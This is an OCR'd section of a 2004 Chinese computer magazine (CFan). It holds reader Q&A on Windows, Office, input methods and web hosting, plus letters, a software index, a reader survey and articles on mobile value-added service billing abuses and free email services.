系统门诊所



7 从Windows 98下访问高版本系统共享文件

问：我们公司的局域网里原来安装的都是 Windows 98，最近有两台电脑安装了 Windows 2000/XP，从安装了 Windows 98 电脑的“网上邻居”里访问这两台电脑，就会弹出一个对话框，要求你输入 ipc$ 的密码，即使是输入 administrator 的密码也不行。请问，如何在 Windows 98 中访问 Windows 2000/XP 的共享文件呢？

答：网上流传的几个办法可以解决这个问题，但不够彻底。这里介绍一个很简单的比较彻底的解决办法，只要在安装了 Windows 2000/XP 的电脑上改一下设置就可以了。方法是：运行管理工具里的“本地安全策略”，点开“本地策略→用户权利指派”。双击“拒绝从网络访问这台计算机”，把 guest 账户删除，点“确定”；再双击“从网络访问此计算机”，添加 guest 账户，然后点“确定”。这样，Windows 98 机器就能够访问 Windows 2000/XP 的共享文件夹了。CF [SB02]

软件咨询问



1 实现汉字加拼音操作自动化

问：我是小学老师，给学生出试卷时经常要遇到给汉字加拼音的题目，以前我一直是用智能ABC输入法自带的软键盘来输入带声调拼音的，但觉得效率不高。请问，有没有更方便快捷的方法？

答：利用Word 2002中的“拼音指南”就可以轻松实现给汉字加拼音。在Word编辑环境中选择要注音的汉字，单击“常用工具栏”上的“拼音指南”按钮，在随后启动的窗口中就可以完成你需要的一切。值得一提的是，如果你是按词注音的，它还可以区分多音字呢！

2 插入通栏线的几个小戏法

问：有时，我们习惯于把从网页中下载的文字复制到Word文档中，并在每个段落之间加一些分隔线以示区别，这些分隔线用一些字符画起来很费事，而用画图工具切换排版都很不方便。请问，如何解决这个问题？

答：下面的几个小戏法，正好可用来解决这个问题：

连续输入三个以上“~”，再按回车键，可以得到一条波浪线；连续输入三个以上 “=”回车就可以得到双直线；连续输入三个以上“*”回车就可以得到一条虚线；连续输入三个以上“-”回车则可以得到一条较细的实线；连续输入三个以上 “#”回车则可以得到一条中线粗。

其实，这是一种键入时自动套用格式的功能。选择“工具”菜单的“自动套用格式”命令，在对话框中选择“键入时自动套用格式”选项卡，在“键入时自动应用”类别中会发现“框线”，就是它控制了这个功能。

3 输入笑脸和哭脸图符不用查表

问：为了活跃气氛或表达自己的情绪，我们在写文章时会经常使用一些表情图符，如圆形的哭脸、笑脸等。我们一般是在特殊符号列表中去查找这些符号，查找过程显然比较麻烦。请问有更快捷的方式可以输入这两个表情符号吗？

答：在Word中，我们可以很轻松地输入这些表情。按下Shift键不放，然后依次输入:和)就可以得到一个圆形的笑脸符号；依次输入:和(就可以得到一个圆形的哭脸符号。需要注意的是，输入时需确认输入状态为英文输入状态，也就是说这里的冒号或小括号必须是半角英文字符。

4 比较同一结构Excel表格的异同

问：我有两个用Excel制作的内容完全相同的人员情况登记表，分别交给了两个人管理，一段时间后希望收回并比较两个表格的内容在哪些方面发生了改变。请问，如何比较这两个表格？

答：可以借助于第三张表格参与的办法，利用IF函数自动比较两张表格的异同。方法如下：

把分发给两个人的两张表分别复制到Sheet1和Sheet2工作表中，切换到Sheet3工作表中，选中A1单元格，输入公式：=IF(Sheet1!A1=Sheet2!A1,"OK","结果不同")，再次选中A1单元格，将鼠标移至该单元格右下角，当鼠标光标成细十字线状时，按下鼠标左键向下拖拉至最后一个单元格，不放开鼠标，继续向右拖拉至最后一行的最右侧一个单元格中；松开鼠标，这时比较结果即呈现在我们的面前。

上面介绍的那个IF的意思是，如果Sheet1工作表中A1单元格的内容与Sheet2工作表中A1单元格的内容相同，则Sheet3工作表的A1单元格中显示“OK”字样，反之显示“结果不同”字符。

5 按设定时间自动播放幻灯片

问：我们通常所做的PowerPoint幻灯片都是通过手动操作实现页面转换的，能不能按计划时间自动播放幻灯片？如何实现？

答：我们可以先手动设置排练时间，然后让幻灯片按设定的时间自动播放。

首先，为每个幻灯片设置排练时间，使它们在到达预定的时间以后自动切换而不需要鼠标单击。方法是：在普通视图的“幻灯片”选项卡上，选择需要设置排练时间的幻灯片，点击“幻灯片放映→幻灯片切换”，在“换片方式”之下，选择“每隔”复选框，再输入要幻灯片在屏幕上显示的秒数。

接下来使幻灯片按照设定的排练时间自动播放：首先打开想要播放的幻灯片，点击“幻灯片放映→设置放映方式”，在弹出对话框中的“换片方式”下，选择“如果存在排练时间，则使用它”单选按钮。最后单击“确定”关闭对话框。

6 软件卸不干净的原因及解决办法

问：我已经将软件通过其自带的卸载程序卸载掉了，但是在控制面板的“添加/删除程序”窗口中还能看到相应的选项，再次卸载时却提示文件找不到。请问这是什么原因？如何把这些信息从“添加/删除程序”窗口列表中去掉？

答：在正常情况下，将软件卸载后“添加/删除程序”窗口中相应的选项将会被自动去掉，如果卸载软件时没有按照正常卸载方法进行，比如直接将软件所在的文件夹删除，或者卸载时因意外情况而出错，“添加/删除程序”窗口中就可能会留下该软件的相关信息，但当你再次点击“添加/删除”按钮时，系统因找不到相应的程序而提示出错信息。

对于这些遗留下来的信息，我们可以通过一些系统优化工具将其删除，例如“超级兔子”就可以帮助我们删除。在“超级兔子”窗口中选择“控制面板”，在弹出的对话框中就可以方便地对无用信息进行删除。

7 软件为何拒绝我的卸载请求

问：我在试图删除一些软件时，弹出一个错误提示框，提示某某程序正在使用该程序，随即退出卸载程序。请问应该如何卸载这些程序呢？

答：这是因为你要卸载的程序正被其他程序使用，你可以按照错误提示，在“任务管理器”中找到相应的程序并将其任务结束，然后再进行卸载，如果还不能卸载成功，请重新启动系统并在启动时按F8键进入安全模式，在安全模式下进行卸载。因为安全模式下很多程序和服务都没有开启，这样就避免了其他程序正在使用而不能被卸载的可能性，从而保证成功地卸载程序。

8 误装 DirectX 9.0 后的卸载方法

问：我的系统中原来安装有 DirectX 8.1，最近将其升级到9.0版，不知是什么原因我的声卡不发声了，我想将其卸载并重新安装 DirectX 8.1，请问通过什么方法可以卸载掉 DirectX 9.0版？

答：我们可以通过软件来达到卸载 DirectX 的目的，例如“DirectX 随意卸”就是一款很不错的卸载 DirectX 工具，它支持任何版本的 DirectX 卸载，操作也很简单，直接点击程序窗口中的“卸载”按钮并按照提示一步步操作即可。另外，该软件还有恢复 Windows XP 自带的 DirectX 的功能，操作也很简单，只要将安装光盘插入光驱，然后再按照程序提示操作即可。

9 安装 WPS Office 2003 有讲究

问：我在一个实验室的几台电脑上安装 WPS Office 2003时，其中的几台电脑总是在安装过程中出错，不能完成安装过程。请问，这是为什么？安装 WPS Office 2003 应该注意哪些问题？

答：要保证顺利完成 WPS Office 2003 的安装过程，需要注意以下几个方面的问题：

(1) 在运行 WPS Office 2003 安装程序之前最好禁用病毒防护功能，以免被干扰。

(2) 关闭所有正在运行的应用程序。许多应用程序在运行时会占用某些系统文件，而在安装 WPS Office 2003 时或许会需要对这些系统进行更新，但由于系统文件的占用，这些更新操作不能完成，从而导致安装失败。

(3) 在自定义安装 WPS Office 2003 的文件夹名称时，请不要使用逗号、单引号或惊叹号。建议使用安装程序提供的默认文件夹，或在文件的名称中只使用字母、数字或汉字。

10 只有管理员才能使用词霸？

问：我发现在 Windows 2000 和 Windows XP 下必须使用管理员账号才能使用金山词霸 2003。请问如何解决这个问题？

答：如果你手头上没有词霸 2003 的补丁包，可以用修改注册表的方法解决：用 Administrator 登录，运行 REGEDT32，找到[LOCAL_MACHINE]分支，在 Kingsoft 主键上右击鼠标，找到 Users，在 Full Control 上打勾，也就是将权限下放，允许普通用户修改这个键（类似于 NTFS 的权限），然后其他账号就可以使用了。

如果你能够找到金山词霸 2003 的 SP1 和 SP2 补丁包，只要安装补丁程序即可。

11 拼音加加箭头符号巧输入

问：“拼音加加”输入法没有像其他输入法那样提供特殊符号软键盘。请问如何输入↑、↓、←、→等箭头符号？

答：“拼音加加”输入箭头符号的方法是：你可以输入“方向箭头”首字母串“fxjt”进入箭头列表选择，可以选择上下左右四种常用箭头符号和四种45度角的斜箭头；也可以直接输入“上箭头”的首字母串“sjt”输入↑，“下箭头”的首字母串“xjt”输入↓，“左箭头”的首字母串“zjt”输入←，“右箭头”的首字母串“yjt”输入→。

如果你使用的是双打输入法，则取对应的双打首字母串代码即可。

12 巧借 Word 识别生僻汉字发音

问：在日常使用电脑过程中，我常常会碰到一些读不出来的字，因为自己使用的是拼音输入法，不知道字的发音就没办法取码，此时只能查字典解决。请问，有什么方法输入这个汉字并知道它的发音吗？

答：解决的方法很多，比如可以用智能 ABC 拼音输入法中自带的笔形输入法来输入。但这里我们介绍另一种解决办法。

首先在 Word 中插入汉字，方法是：先输入汉字的一个偏旁，例如“丏”字可输入“一”，“阒”字可输入“门”，选定输入的偏旁后单击 Word 菜单“插入→符号”，符号窗口中自动定位在该偏旁符号上，在它附近可以很快找到所需汉字，选定汉字后单击“插入”，然后单击“关闭”。

接下来利用全拼输入法的手工造词功能获得汉字的拼音外码。方法是：选定输入或插入的汉字后按 Ctrl+C 复制，切换到全拼输入法，对输入法状态条点右键选“手工造词”，在“词语”文本框中按 Ctrl+V 粘贴，再随便输入一个汉字，“外码”窗口中便出现汉字的拼音了，获得拼音后单击“关闭”按钮即可。CF [SB03]

CFan新视界
软件学用通
特别话题
网络@生活
硬件步步高
产品百分百
创业&就业
傻博士信箱
编辑部在行动



网络答疑室

1 分割大图片加快网页显示

问：在制作网页时，较大较清晰的图片视觉效果比较好，但因为图片文件体积的增大，上传和下载速度明显变慢。请问如何解决这个问题？

答：只要把大图片切成几个较小的图片加入到网页代码中即可。这样，当下载网页时，这些片段会在整个图形出现以前逐步下载并显示出来。

这项技术使访问者能够迅速地看到图形的一部分，而且没有渐进式着色的图形通常所具有的模糊斑点。在使用这种技术时，最好把分割后的图片放到表格中，这样即使浏览器窗口变小，它们也不会出现重叠不能组合的现象。要确保在“表格属性”对话框中把“边框”、“单元格间距”和“单元格间隔”属性都设置成0。比如著名的搜索网站www.google.com首页的google图片便是被分割成4块显示的。

2 实现 Windows 下的多人语音通话

问：我想搭建一个在Windows环境下的多人语音通话平台，请问用NetMeeting能否实现多人语音通话？

答：Windows附件中的NetMeeting是客户端的应用程序，只能支持点对点的声音通讯。你可以使用Exchange Server 2000 Conferencing Edition程序来实现多人的视频或音频会议。

3 上传主页后页面无法正常显示

问：我申请了网易个人主页空间，制作好主页后上传到服务器上了，但还是不能用我的域名来显示自己的网页。请问，这是为什么？

答：可从以下几个方面考虑并解决问题。

(1)首页文件名一定要命名为index.html或者index.htm，并存放到根目录下。只有这样，在浏览器的地址栏中输入：http://username.nease.net(收费空间)或http://username.go.nease.net(免费个人主页)时，才能正常显示你的首页。

(2)不要采用中文文件名，中文文件名将无法被辨识。

(3)请检查页面链接是否正确，类似于“file://c:/abc/abc.html”这种路径都是你本地电脑的路径，在Internet上是无法访问的，应该改成相对路径，比如：abc/abc.html，或者网络上的绝对路径：http://username.nease.net/abc/abc.html(收费空间)或http://username.go.nease.net/abc/abc.html(免费个人主页)，这样才能够正确访问。

4 完成的页面却显示还在建设中

问：我申请了免费主页空间，为什么我上传了内容，但用浏览器上网浏览时，还是显示“正在建设中”？

答：只有确保你上传后的首页文件命名为index.html或index.htm(有的站点要求为default.html或default.htm)，并且存放在你的站点根目录下，你的网站才会被正确显示，就不会永远都是“正在建设中”了。

5 如何查询自己的移动 QQ 服务开通情况

问：我曾用神州行卡手机申请了QQ号，现在想知道是否每月的手机费中包含有QQ相关的费用。如何查看自己的手机是否在腾讯订制了无线QQ类服务？

答：有两种方式：一种是直接在QQ客户端查看，点击QQ面板上方的手机图标，点击“无线QQ向导”，会弹出一个提示框。这里显示的是部分无线QQ类业务的状态；另一种方法是登录无线QQ首页http://mobile.tencent.com，输入自己的手机号码和密码(这里的密码是指在腾讯网站申请过的密码，而不是你手机自带的服务密码)，如果没有密码，请你选择“申请密码”，登录后选择“详细了解我的服务状态”即可查看你在腾讯公司订制的服务内容了。


6 接入长城宽带网的几个问题

问：接入长城宽带网是否像ADSL一样使用原有的电话线路？上长城宽带网操作起来很复杂吗？长城宽带与ADSL相比优势在什么地方？

答：长城宽带是单独布网线入户的，与电话线路无关，所以不占用电话线，也就不会产生电话费。

长城宽带采用社区LAN接入方式，装上一块普通网卡，不需要装任何软件，用系统自带IE稍作设置，只要开机即可接入Internet，使用起来相当方便。

ADSL是基于铜线传输的，直接受传输介质的限制，从发展的角度，理论上它只能提供8MB以下带宽，而且目前大多只能提供512KB对称速度；ADSL受距离影响很大，如果你家离电信局超过3km，则数据信号衰减很大，如超过5km，则不能得到ADSL服务；另外，目前的ADSL标准还没有统一。长城宽带网采用较成熟先进的以太网技术，连接到用户桌面的带宽目前最大可以达到10MB，从长远发展上看，到桌面最高带宽可达千兆，完全能适应未来的发展要求。如果要经常下载或上传大量的数据或进行多媒体视频点播，长城宽带的优势明显会表现出来；但是，如果只是进行普通的上网、浏览操作，ADSL也一样能够胜任，速度也比较稳定。CF [SB04]



信来信往

柳絮飞帅吗 snow很胖吗

CFan读者:这期CFan多了两位小编，一个叫柳絮飞，另一个是snow，急切期望安排他俩主动登场自我介绍一下，尤其是那个“小特”第二，真的有那么帅吗？snow是不是很胖？

爱刊回音:这些个人“隐私”暂时还是不准备透漏给大家，留给大家多猜猜看。目前当务之急是，大家到底喜欢不喜欢他们做的栏目。大家要多多挑他们的毛病出来，先给他俩一个下马威，让他们知道知道咱CFan的读者是不好对付的。大家看如何呢？快快写信来吧，谈谈您对二位新编辑的初步印象。至于透漏他们隐私的事情那是迟早的事情，等深入探秘之后，找几位资深的枪手来BT他们，保证让大家过足瘾。

我是菜鸟我怕谁

（浙江省衢州市开化县霞山乡中心小学 黄建群）我是《电脑爱好者》杂志的忠实读者，在阅读了第14期《走进读者的电脑生活》的征文启事后，甚为其中的一句话而感动:“我相信，菜鸟也有感人的故事。”说得太好了！在你们的感召下，我提笔写下了《我是菜鸟我怕谁》的文章，请指教！不管是否被刊登，我觉得重在参与，希望贵刊本着对读者负责的态度，给个回应。

爱刊回音:《走进读者的电脑生活》征文启事刊登以来，我们每天都会收到许多读者来稿。读者朋友参加这次活动的每封来信老安都会给大家一个回复。尽管只有少数稿件能够在杂志上与大家见面，但小编阅读每封来信的过程就是与读者发生一次心灵碰撞的过程，这是一次难得的让小编充分了解读者的机会。也许您的文章没有发表，但通过您的作品小编已经知道您在做什么、想什么；而您想的许多东西，也正是需要我们努力去做的。所以，小编在此对参加这次活动的所有读者表示感谢！我们的活动刚刚开始，并将持续进行下去，欢迎大家踊跃投稿。

我首选《电脑爱好者》

（四川省苍溪中学高2005级16班 杨波）我看过不少同类杂志，我觉得《电脑爱好者》是最有特色的。

首先，我觉得《电脑爱好者》涵盖面很广，文章非常多，每次拿在手中都有一种沉甸甸的感觉，然后再美美地饱餐一顿，别提有多爽了！

其次，据我所知，其他不少杂志每期都会配上一张光盘，再在前后多添几张彩页，定价也一下子提了不少，而其正文内容却远远没有《电脑爱好者》的多，根据我个人感受，那些光盘中的内容大多也没有什么意义。因此，我选择《电脑爱好者》。

还有，《电脑爱好者》中有不少很有特色的栏目，如“特别话题”、“创业就业”等都非常实用。也正因为如此，《电脑爱好者》不仅仅是一本讲知识的技术性杂志，而且还是我们工作、生活中的良师益友。

第18期杂志相关软件索引

	软件	软件说明	页码
	Viewtify 1.0	增强“打开/保存对话框”	17
荐	ERUNT 1.1f	开机自动备份注册表	19
荐	WUtooL 1.16	自动保存和管理更新程序的工具	24
荐	极点中文4.0豪华集成版	非常好用的五笔输入法	36
	Volumouse 1.0	控制调整音量	40
荐	XPY 0.8	自动去除Windows的垃圾设置	40
	NT/2000帐号备份/恢复工具2.3	备份/恢复账号	41
	馒头繁简转换大师1.0	转换繁体文件为简体文件,并具有词义转换功能	41
荐	杀毒助手3.0	帮你杀毒的好帮手	51
荐	vFloppy	虚拟启动软盘工具	43
荐	Ghost中文伴侣3.0	Ghost中文辅助软件	45
	007 Spy Software 3.41	PC监听软件	47
	Collage Maker 2.0	图片特效制作软件	48
	Google Picasa 1.618	超快速图像浏览、管理软件	49
荐	Windows 2000/XP服务调整天书	目前国内最全面、最详尽的Windows 2000/XP服务调整优化指南。	58
荐	WinPatrol	即时拦截所有要成为自启动的程序,并直接提交给你审查通过。	59
荐	自启动列表查询工具	提供了全面的自启动程序信息。	60
	O&O Defrag 6.5.851	最好的磁盘整理工具。	60
	O&O CleverCache 4.0	Windows文件缓存优化工具。	61
	SG TCP Optimizer	目前最理想的网络优化工具。	62
	RamDisk	将部分内存转换为磁盘。	62
	VNN 2.0 Pre10	加快QQ文件传送速度和视频成功率	67
荐	TelTel 0.5.10	免费打电话的软件	69

更正启事

17期杂志第114页左侧倒数第14行的“微星奖”应改为“佰钰奖”，特此更正。在这里向佰钰公司、微星公司和广大读者致歉。 《电脑爱好者》编辑部

重 要 声 明

1.作者向本社投稿后，三周内没有收到录用答复的（该答复可能是电话或电子邮件等方式），可自行处理。

2.本社坚决反对抄袭和一稿多投行为。

3.除非作者事先声明，否则本社对来稿有编辑权和修改权。

4.刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。

5.本刊介绍的互联网网站（主页）在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站（主页）今后不含非法内容（链接），读者一经发现请立即向当地公安机关举报。

6.本刊所载文章作者授权本社声明:本刊所刊其撰写之作品，未经本社许可，不得转载、摘编。

热心评刊员公布

以下31位读者被评为2004年第14期热心评刊员。㊣表示为《电脑爱好者》2004年全年订户。

优秀奖1名（星宇泉PIP自然触媒空气净化型电脑机箱）

谭国杰 辽宁省大连市沙河口区马栏北街兰丰信报箱11－29号 116021

纪念奖30名（超星读书卡30元）

谢芬芬(海南) 杨永奎(河南) 刘 巍(天津) 林书哲(广东) 宋胜利(江苏) 陈晓明(福建)
高莉莉(上海) 黄天举(山东) 王泽儒(甘肃) 唐永阔(北京) 梁 婷(湖北) 贾留雄(内蒙古)
赵新雪(福建) 高小勇(河南) 朱元才(贵州) 梁 涛(山东) 郝晨辰(山西) 李磊磊(广西)
于 颖(安徽) 吴 毅(广东) 赵 刚(四川) 梁文锋(广东) 张 宁(云南)
艾合麦提尼亚孜(新疆)
苗生泼(山东)㊣ 杨孟春(河南)㊣ 杨 梓(安徽)㊣ 王合卷(河北)㊣ 张传强(山东)㊣ 蔡 文(安徽)㊣

最佳文章公布

2004年第14期优秀文章

第一名:“特别话题”栏目《硬派新传 精彩下半年》作者 **杜嘉 王歆 帅伟 王寒晖**获得奖金500元和《电脑爱好者》荣誉证书。


第二名:“CFan新视界”栏目《英特尔9x5的“七宗罪”》作者 **房顶兽·猫**获得300元奖金和《电脑爱好者》荣誉证书。

第三名:“实用软件”栏目《软件卸载 不得不说》作者 **ABC 自由风**获得200元奖金和《电脑爱好者》荣誉证书。

《电脑爱好者》2004年第18期评刊表

亲爱的读者:

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选40位热心评刊员，发给丰厚的奖品。



优秀奖10名

奖品：Photo硬派6.0中文版

价值：98元



●数码摄影:像专家一样地编辑相片，以更少的步骤实现杰出的作品。包含改善相片品质、高级的相机滤镜、简易的相片共享等功能。

●无与伦比的创意:以简易好用的创意工具化平凡为神奇；包罗万象的点阵与矢量工具；独一无二的 3D 合成；耀眼的特殊效果。

●网页影像:建立动感十足的 Web 组件或输出完整的网页。包含完整的网页制作工具、交互式 JavaScript 特效、以视觉方式配置网页等功能。

Photo 硬派 6.0 中文版

纪念奖30名

奖品：COOL 3D 3.0增强版

价值：48元



●即时创建可自定义的三维艺术作品：用 COOL 3D，您可以将文字和形状轻松地自定义成醒目的三维作品。仅需单击几下，就可以访问多个便捷的功能。

●动画和添加特效：Ulead COOL 3D 的动画时间轴非常易用，并且功能强大。使您的动画与众不同，可以从百宝箱中拖放，来应用特效。

●网站、视频和简报，与众不同：用 COOL 3D，可以轻松地为您的网页、视频项目和 PowerPoint 简报添加专业化的内容。

COOL 3D 3.0 增强版

■个 人 资 料

姓名 ____________ 出生日期 ____________ 性别 ________ 文化程度 ________

职业 ____________ 联系电话 ____________ 通讯地址 ____________________

邮政编码 ____________ Email ________________________ QQ ____________

■本期文章评价

（请填文章结尾处的代码，如：YJ01。本栏为多项选择，可多选也可不选。）

本期最喜欢的文章		本期不喜欢的文章		标题最好的文章
文章代码	原　　因	文章代码	原　　因	文章代码

■本期栏目评价

（如关注此栏目，请选择“喜欢”或“不喜欢”；如不关注此栏目，只选择“不关注”即可。）

	不关注此栏目	喜　欢	不喜欢
CFan新视界			
系统应用			
实用软件			
防黑防毒			
现代办公			
程序谷			
特别话题			
网络e生活			

	不关注此栏目	喜　欢	不喜欢
硬件步步高			
市场传真、精明买家			
评测直击			
创业&就业			
傻博士信箱			
编辑部在行动			

■本期综合评价

1.本期杂志的综合评价:□很好　□较好　□一般　□较差　□很差

2.本期与前几期的比较:□比以前好　□与以前差不多　□不如以前

3.本期杂志的总体难度:□太简单　□还可以　□比较适中　□有点难　□太难

■特别专题调查

1.您的个人电脑基本硬件配置如何？________________________

2.您用的操作系统是什么系统？版本如何？________________________

（欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢！）

评刊表复印或手抄均有效，请寄至：北京9615信箱(邮编：100086)　《电脑爱好者》编辑部 / 评刊2004年第18期收

您也可以将评刊表和其他意见或建议通过电子邮件发往 hotline@cfan.com.cn　评刊截止日期2004年10月15日(以邮戳为准)

网络评刊：http://www.intodigi.net/cfan/pk/

裁　剪　线

短信用户不再"沉默"



■ 吉林 海浪轻风

2004年6月17日，搜狐擅自在四川地区群发WAP PUSH广告1374条，从9月1日起，被中国移动暂停彩信业务一年。

无独有偶，9月5日，中国移动开出了第二批SP处罚名单，新浪、腾迅两家受到了暂停新业务申请3～6个月的处罚。新浪受罚因提供了婚外恋等情调不健康的业务内容。而腾迅则是因为提供了坐台小姐经历实录等情调不健康的业务内容。

手机发展到今天，已经不再仅仅用来打电话，它已经成为提供新闻定制、天气预报、信息查询，甚至是游戏、聊天等众多增值服务的平台。既然称为增值服务，当然都是要付费的，然而令许多用户意想不到的是，许多SP（无线增值业务服务提供商）正在利用各种非法手段肆意掠夺着用户钱财。

SP赚钱有高招

没有享受到任何有价值的服务，却依然每月被扣取费用，这种用户在业界称为"沉默用户"(或称"死用户")。移动梦网是中国移动推出的移动数据应用服务的全国统一品牌，可以实现手机互联网的双向沟通功能，例如短信、彩信、手机上网（WAP）等，由SP负责提供包括通信类、信息类、娱乐类以及商务类等服务，目前挂靠移动梦网的SP有2000多家，月收入超过千万的有5家，超过300万元的有10家左右，超过100万的有数十家。它们所提供的各项服务达上万种，其中大多数是以包月形式由中国移动代收的。

据业内人士透露，几乎每种包月业务都存在不同数量的沉默用户，有些SP业务中"沉默用户"的比例可能占到其总用户的30%～50%。也这是说，假设某SP提供的短信增值业务拥有一百万注册用户，每个用户包月费用为10元，那么它每月什么也不做，光从这些沉默用户身上就可以获得三百万到五百万的不光彩收入。

高额话费SP造

那么这些数量庞大的沉默用户是怎样产生的呢？

也许笔者最近的经历可以说明一些问题。上月末笔者刚换了一张手机卡，可是还没到两周就收到预存话费余额不足20元请提前缴费的通知。笔者非常疑惑，于是拨打1861查询了一下话费余额，发现果然所剩无几。接着在本月话费中查到的一笔30元的梦网费让笔者莫名其妙，要知道这张新卡从未定制过任何服务。于是笔者登录中国移动网站自助服务页面（http://www.chinamobile.com/ZZFW/index.asp?classid=2），输入手机号码在话费查询中的梦网详单中查到这笔费用为XX信息的包月费(如图1)。通过服务代码笔者在中国移动SP代码表中查到这家名为北京XX信息公司提供的是手机聊天服务。而笔者从未听说、也未收到过这家公司的任何短信，最后拨打了客报电话进行投诉，两天后这笔费用才被退回。笔者与朋友进行交流时发现，类似情况比较普遍，有些人甚至是



图1

在被连续扣取数个月、十几个月后才发现的。

据一位业内知情人士透露，SP一般会采用短信群发的手段，一次对某号段发送大量广告短信，以诱惑用户定制。许多时候都是告诉用户当月或到某一时间段为免费使用，但限期过后，有的甚至当月，就在没有任何通知的情况下开始收费，这样就形成了大量沉默用户。如果用户没有及时发现，这种情况会一直延续下

去。至于像笔者所遇到的情况，说明SP的手段更加恶劣一些，有时甚至即使你发现也取消不掉。据有关数据显示对SP的投诉已经占到中移动总投诉量的70%，可见在“沉默用户”身上大发横财的SP比比皆是。

重拳清理 搜狐吃红牌

中国移动处罚搜狐的力度是历年来最大的一次。这对年初踌躇满志地、意欲把彩信作为另一增长点的张朝阳来说可谓当头一棒。要知道几个月前，他还带着6名彩信小姐在中国6大城市为彩信造势，并放出话来要在接下来的3个月里为彩信推广投入亿元巨资。可如今却不得不吞下那1374条强制用户定购搜狐“我要图彩信”业务的垃圾信息，这对他们的打击可想而知。受此影响，在纳斯达克的搜狐股票当日最大跌幅达17%，公司还不得不调低第三季度收入预期。而另外一家美通无线甚至取消了其5500万美元的纳斯达克上市计划。中移动称，美通无线的违规行为也主要是向用户发送广告，强行使用户定制彩信服务。据笔者了解搜狐受到警告已经不是第一次了，去年7月份，中国移动广东分公司就曾发出《关于对部分移动梦网合作伙伴违规发送广告短信进行处罚的通报》，北京搜狐科技有限责任公司就榜上有名。



张朝阳被出生在上世纪80年代的数个美女所包围，搜狐宣布正式推出中国第一个“彩信小姐6人组合”，来代言彩信业务

中国移动：不得向沉默用户收费

此次整顿还要求SP对于所有零次上下行沉默包月用户均不得收取任何包月费（注：用户发短信给SP是上行；SP向用户发信息内容为下行）；严禁SP采用任何手段对用户进行群发、激活零次包月用户。对连续三个月无上下行的沉默客户进行订购关系清理，如果用户连续三个月没有使用该业务，SP不得收取任何包月费。为了防止SP有意激活沉默用户，或者掩盖代收费业务，中移动还专门规定，对每个SP的每用户月信息费在2元以上的进行考核。如发现SP漏报沉默客户订购关系，核实后“违一罚十”。

消费者别做“沉默羔羊”

我们希望这些措施能够长期执行到底，更好地保护用户的利益。作为一名用户大家在感到高兴的同时，也应该掌握一些相关知识和处理办法，让自己不再做给“糊涂帐”买单的“怨大头”。大家平时最好每一两个月打印一次话费详单，这样可以及时发现异常的费用。如果你嫌到移动营业厅比较麻烦，可以通过网站的自助服务来查询话费详单。中国移动网上自助服务网址为“http://www.chinamobile.com/ZZFW/index.asp?classid=2”，输入手机号码点击提交，在话费查询中可以查看梦网详单、短信详单以及余额和缴费记录等信息（如图2）。梦网详单一次最多只能查三



图2

个月的，如果发现问题你可以记下服务代码和业务代码。

小提示

服务代码是指在使用短信方式的点播类业务中，提供给用户点播的SP代码。全国业务服务代码长度统一为4位，即“1000”～“9999”；本地业务服务代码长度统一为5位，即“01000”～“09999”。业务代码是用来表示业务类别的，由SP自己制定，由字母或数字组成，长度最大为10位。

接下来你可以到http://www2.chn.monternet.com:8080/mon/SPCode.jsp或http://www.monternet.com/moneditor/cs/index.html查询服务所属公司及具体服务项目。最后就是拨打客服电话1860进行投诉了。除了事后及时处理以免时间过长对方不认账以外，平时也要注意以下几点：

1.陌生的短信信息千万不要回复，尤其是从号码上一看就不像是手机号的号码。

2.收到广告信息如不清楚不要删除，如出现问题留做日后投诉证据。

3.尽量不要在网站上留下你的手机号码。

4.定制服务时看清楚是包月的，还是按条收费的。

5.记住天下没有免费的午餐，即使是当月免费的也要谨慎，很可能以后很难退掉。

最后告诉大家三种退订网上短信服务的方法：

1.分项取消服务：编辑短信0000发送到SP服务代码，SP收到后会发给你所订购的所有的短信服务列表，并提供相应取消方法，一般为回复“QX+项目序号”。

2.全部退订：编辑短信00000发送到SP服务代码，即可取消你定制的该SP的所有业务。

3.短信客服代码：通过网站及客服电话询该SP退订各项服务的代码，然后编辑发送即可。有时也可直接发送SP服务代码到SP服务代码，在返回的信息中得到帮助信息。

CF [XW01]

回音壁

冷眼看免费邮箱“增肥热”

■ 浙江 小捷

本刊14期《邮箱扩容多少是个头儿》一文让我们见识了近期免费邮箱扩容风潮的如火如荼。现在，邮箱扩容大战的硝烟已经开始逐渐散去。那么，电子邮箱在经历了网络泡沫破灭后的惨淡和邮箱扩容大战的狂热之后，又将何去何从？或许可以从电子邮箱的价值中看出一些端倪。

免费邮——看似鸡肋的“馅饼”

本无多少先进技术的电子邮箱究竟有什么独特的价值呢？MSN和雅虎电子邮件站点爆满的广告位足以说明一切。免费邮箱看似免费，但正如张朝阳所述的那样“贡献了注意力，为网站提供了一个用户平台，而这恰恰是吸引广告客户的主要条件”，它实际上是实实在在的广告摇钱树。

当人们愈来愈将目光集中到Google这匹异军突起的黑马时，雅虎和微软则逐渐被边缘化了。如果说，对于搜索技术前景曾经的“近视”造成了两家公司目前的窘境；那么对于网络最常用交流工具——电子邮件的执着则成就了两家公司在网络业务上“先入为主”的优势。根据雅虎2004年一季度的财务报告，雅虎第一季度的收入达6.35亿美元，是上一个季度的3倍多，而其中高达84%的部分来自于广告收入。

免费邮箱的价值不容置疑。那么又是什么使得打着“免费”旗号的免费邮箱成为摇钱树呢？

网络正刮“整合风”

“免费”的招牌只是免费邮箱的表面，它背后凝聚的是网络资源整合的力量。免费邮箱的作用更像是一条纽带——一条连接各种网上服务，整合各类网络资源的纽带。如果说，即时通信软件、网络游戏、短信火爆是因为短期内对“眼球”的吸引，那么免费邮箱的成功则在于对用户持久的“拉拢”。

